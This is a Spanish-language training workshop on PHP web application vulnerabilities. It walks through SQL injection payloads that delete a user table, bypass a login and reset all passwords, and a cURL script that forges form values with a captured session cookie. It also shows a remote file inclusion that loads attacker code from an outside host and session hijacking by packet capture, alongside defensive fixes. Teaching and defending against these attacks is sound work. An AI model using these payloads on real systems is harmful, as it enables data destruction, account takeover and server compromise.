Ejercicios para el taller “Vulnerabilidades en Aplicaciones Web PHP”.

Autor: Moisés Humberto Silva Salmerón <moyhu@mx1.ibm.com>

Junto con este documento de ejercicios debe haber sido entregado un archivo ZIP con algunos scripts de PHP. Para hacer referencia a los scripts hablaremos de paths en formato Unix, que son el tipo de paths utilizados en las aplicaciones web. Esta es la forma: /path/script.php

Los siguientes archivos deben existir en el archivo ZIP:

/injection/vulnerable/login.php
/injection/vulnerable/insert.php
/injection/vulnerable/update.php
/injection/safe/login.php
/injection/safe/insert.php
/injection/safe/update.php
/injection/safe/attack.php
/code/vulnerable/index.php
/code/vulnerable/index.html
/code/vulnerable/1.html
/code/vulnerable/2.html
/code/vulnerable/3.html
/code/safe/index.php
/code/safe/index.html
/code/safe/1.html
/code/safe/2.html
/code/safe/3.html
/session/safe/login.php
/session/safe/insert.php
/session/safe/update.php
/session/safe/session_handlers.php

Los ejercicios requieren o han sido probados usando el siguiente software:

- WAMP5 versión 1.7.1 o superior (incluye Apache2, PHP5 y MySQL, MySQL no es utilizado)
- PostgreSQL versión 8.2.4 * Los ejercicios han sido ejecutados usando Windows2000 y Linux
- phppgadmin 4.1.1
- Ethereal 0.99.0
- Firefox 2 con plugin HttpLiveHeaders

Nota1: Apache2 bajo Windows2000 tiene un bug conocido en el que la dirección obtenida a través de $_SERVER['REMOTE_ADDR'] será siempre 0.0.0.0. Para corregirlo debe ser agregada la siguiente sentencia en la configuración de Apache:

Win32DisableAcceptEx


Nota2: MySQL no es utilizado debido a que PostgreSQL ofrece mayor funcionalidad, como consultas apiladas, lo que nos permite revisar otro tipo de ataques.

Ejercicio 1. Explotar SQL Injection en consulta de inserción. (10 Minutos)

El objetivo de este ejercicio es descubrir una forma de alterar la base de datos de una aplicación mediante el uso de un formulario que tiene como simple función insertar usuarios y passwords en una base de datos.


1. Iniciamos el navegador web y abrimos la siguiente página web:

http://localhost/injection/vulnerable/insert.php



2. Introducimos comillas como parte del “usuario” para tratar de provocar un error de SQL.


3. El error nos muestra que la aplicación no fué cuidadosamente programada y muestra errores como parte del HTML que es enviado al usuario.



4. El error nos muestra parte del query y la forma en la que es usado. Podemos apreciar que el campo user_name es el segundo valor esperado. Podemos crear una consulta para alterar la base de datos, por ejemplo, borrar todos los usuarios. Dado que el usuario es el último valor esperado, podemos definir nuestro valor para usuario como sigue:

“fakeuser'); DELETE FROM shadow; --”

Este valor en el campo del usuario provocará que se agregué un usuario llamado fakeuser e inmediatamente después se borren todos los usuarios de la tabla 'shadow'. Para corroborarlo debes insertar primero usuarios válidos antes de hacer la inyección de SQL. Los guiones al final del valor del usuario son para comentar parte de la consulta original que no nos interesa y que de otro modo provocarían un error en la consulta.




Ejercicio 2. Explotar SQL Injection para burlar una pantalla de autenticación. (10 Minutos)

La aplicación de inserción agrega un nuevo usuario que después debe autenticarse para ganar acceso a su sesión. Ahora intentaremos ingresar al sistema sin tener un usuario.

1. Iniciamos el navegador web y abrimos la siguiente página:
http://localhost/injection/vulnerable/login.php


2. Nuevamente introducimos comillas para intentar hacer fallar la aplicación.



3. Los errores nos permiten ver que el campo user_name es nuevamente el último esperado. Podemos apreciar el final de la sentencia como sigue: “HERE user_password = 'mypassword' and user_name = 'my_user';”, lo que nos indica que posiblemente la forma en la que se decide si estamos autorizados o no, es verificando la existencia del usuario y password en la tabla. Podemos usar un valor para el usuario como el siguiente para intentar entrar.

“nouser' OR true; --”


Esto provocará que sin importar el usuario y password se seleccionen registros de la base de datos y podremos entrar con el nombre de usuario del primer registro en la tabla.



Ejercicio 3. Explotar SQL Injection para cambiar el password de los usuarios. (10 Minutos)

Una vez que hemos ingresado al sistema como se indica en el ejercicio 2, podemos utilizar nuestro acceso para cambiar la tabla de usuarios y establecer un password maestro para entrar a la cuenta de cualquier otro usuario.

1. Nuevamente usamos una comilla para provocar un error SQL y revisar la forma en que la consulta se realiza bajo circunstancias normales.



2. Esta vez especificaremos como password el SQL que deseamos inyectar para actualizar el password de todos los usuarios con el valor 'crackedpass'. El valor del campo password debe ser:

“password';UPDATE shadow SET user_password = 'crackedpass';--”

Ejercicio 4. Proteger el sistema de SQL injection con PDO y pg_escape_string(). (30 Minutos)

1. El script de inserción de datos puede ser protegido usando la función pg_escape_string() para escapar los datos que se reciben del formulario. Debido a que la directiva magic_quotes pudiera estar habilitada en el servidor, es recomendable comprobar su estado mediante la función get_magic_quotes_gpc() antes de escapar los datos.

```
if ( get_magic_quotes_gpc() ) {
   $user_name = stripslashes($user_name);
   $user_password = stripslashes($user_password);
}
$user_password = pg_escape_string($user_password);
$user_name = pg_escape_string($user_name);
```

Es importante notar que pg_escape_string() NO evitará que se introduzca el caracter ; (punto y coma), por lo que aún existe un riesgo de SQL injection cuando el tipo de dato a insertar es un entero y no se usan comillas para su inserción.

2. El script de login puede ser modificado usando pg_query_params() para que el engine de postgres en PHP se haga cargo de escapar los parámetros.

```
$sql_query = "SELECT * FROM shadow WHERE user_password = $1 AND user_name = $2;";
$res = pg_query_params($sql_query, array($user_password, $user_name));
```

De esta forma no importa que valor se especifique en user_password y user_name, no se puede extender o modificar la consulta.

3. Finalmente, el script de actualización puede utilizar la orientación a objetos de PHP5 y su nuevo modelo de programación para base de datos PDO (PHP data objects):

```
try
{
   $conn = new PDO("pgsql:host=localhost port=5432 dbname=securedb user=postgres
password=postgrespass");
   if ( '' == trim($user_password) )
   {
      $st = $conn->prepare("UPDATE shadow SET account_type = :account_type WHERE
user_name = :user_name");
      $st->execute(array(':account_type' => $account_type, ':user_name' => $user_name));
   }
   else
   {
      $st = $conn->prepare("UPDATE shadow SET account_type = :act, user_password = :pwd
WHERE user_name = :usr");
      $st->execute(array(':act' => $account_type, ':pwd' => $user_password, ':usr' => $user_name));
   }
   print "La informaci&oacute;n del usuario {$user_name} fu&eacute; actualizada.<br />";
}
catch ( Exception $error )
{
   die ($error->getMessage());
}
```


De esta forma, al igual que con pg_query_params() se evita que se introduzcan datos maliciosos.

Ejercicio 5. Enviar un valor no válido para un campo HTML <select>. (15 Minutos)


Algunas veces se confía en los valores provenientes de campos HTML tipo <select> pensando en que unicamente se recibirán los valores permitidos por las etiquetas <option>. Nada está mas lejos de la verdad. Para mostrarlo, usaremos una extensión de PHP llamada cURL que permite el envio de datos POST (y màs) a cualquier URL que proveamos.

```
$handle = curl_init();
$URL = 'http://localhost/safe/update.php';
$sessid = 'PHPSESSID=526d43e001d641f9404d11451ecc6280';
$postdata = 'user_password=crackedpass&account_type=admincrack';
curl_setopt($handle, CURLOPT_URL, $URL);
curl_setopt($handle, CURLOPT_COOKIE, $sessid);
curl_setopt($handle, CURLOPT_POST, TRUE);
curl_setopt($handle, CURLOPT_POSTFIELDS, $postdata);
curl_setopt($handle, CURLOPT_FOLLOWLOCATION, TRUE);
curl_setopt($handle, CURLOPT_AUTOREFERER, TRUE);
curl_exec($handle);
curl_close($handle);
print "\r\n";
```


El session id especificado es utilizado para recuperar la sesión. Hablaremos más sobre el session id más adelante. Por lo pronto, podemos obtener el session id asignado a nosotros mediante el uso de firefox y la extensión LiveHttpHeaders, disponible en http://livehttpheaders.mozdev.org/



Una vez abierta la pantalla de LiveHttpHeaders podemos observar la cookie asignada a nuestra sesión.




Debemos modificar la variable $sessid e indicar el session id que tomamos de LiveHttpHeaders, de otro modo nuestro ataque no funcionaría y la aplicación nos mostraría la pantalla de login. El script anterior puede ser ejecutado usando la línea de comandos de Windows o Linux, como se muestra a continuación.




Ejercicio 6. Code Injection (15 Minutos)

1. Abrir el navegador web en http://localhost/code/vulnerable/index.php

2. Navega a través del menú.




3. Al modificar de forma inesperada para la aplicación el valor recibido por la URL. (page=hack) podemos apreciar que la aplicación no está validando correctamente el valor y muestra un error.



4. Podemos deducir del mensaje de error que la aplicación intentará incluir un archivo con el valor del parámetro que reciba como “page” más la extensión HTML. Sabiendo esto podemos tomar control completo de la aplicación y ejecutar código arbitrario incluyendo un archivo de otro servidor.

Utilizaremos este valor para “page”: http://www.moythreads.com/exploit



El contenido de exploit.html en moythreads.com es un script PHP que crea una nueva página en el servidor local (para revisarlo abre la página web exploit.html en el navegador).


Este ejercicio muestra lo peligroso que puede ser no validar correctamente los datos de entrada, sobre todo si tenemos habilitado allow_url_fopen e incluimos archivos dependiendo de datos no confiables. Para solucionarlo basta con restringir los valores que aceptaremos como “page”. Después de todo en este caso las posibles páginas son completamente predecibles y siempre serán números.

```
$allowed_pages = range(1, 3);
if ( !isset($_GET['page']) || !in_array((int)$_GET['page'], $allowed_pages) ) {
   $contents_file = 'index.html';
} else {
   $contents_file = "{$_GET['page']}.html";
}
include $contents_file;
```

Primero restringimos el rango de valores a solo números del 1 al 3. Como medida de seguridad extra hacemos un cast del valor recibido por GET a un entero. Cualquier valor no esperado será ignorado y la página mostrada será el index.


Ejercicio 7. Usar Ethereal para capturar un sessid y robar la sesión (15 Minutos)

1. Abrir ethereal e iniciar la captura de paquetes.




2. Desde otra computadora ingresa a http://<ip computadora con ethereal>/injection/safe/login.php e inicia una sesión.

3. Desde Ethereal podemos capturar el sessid asignado a la computadora que ingresa.



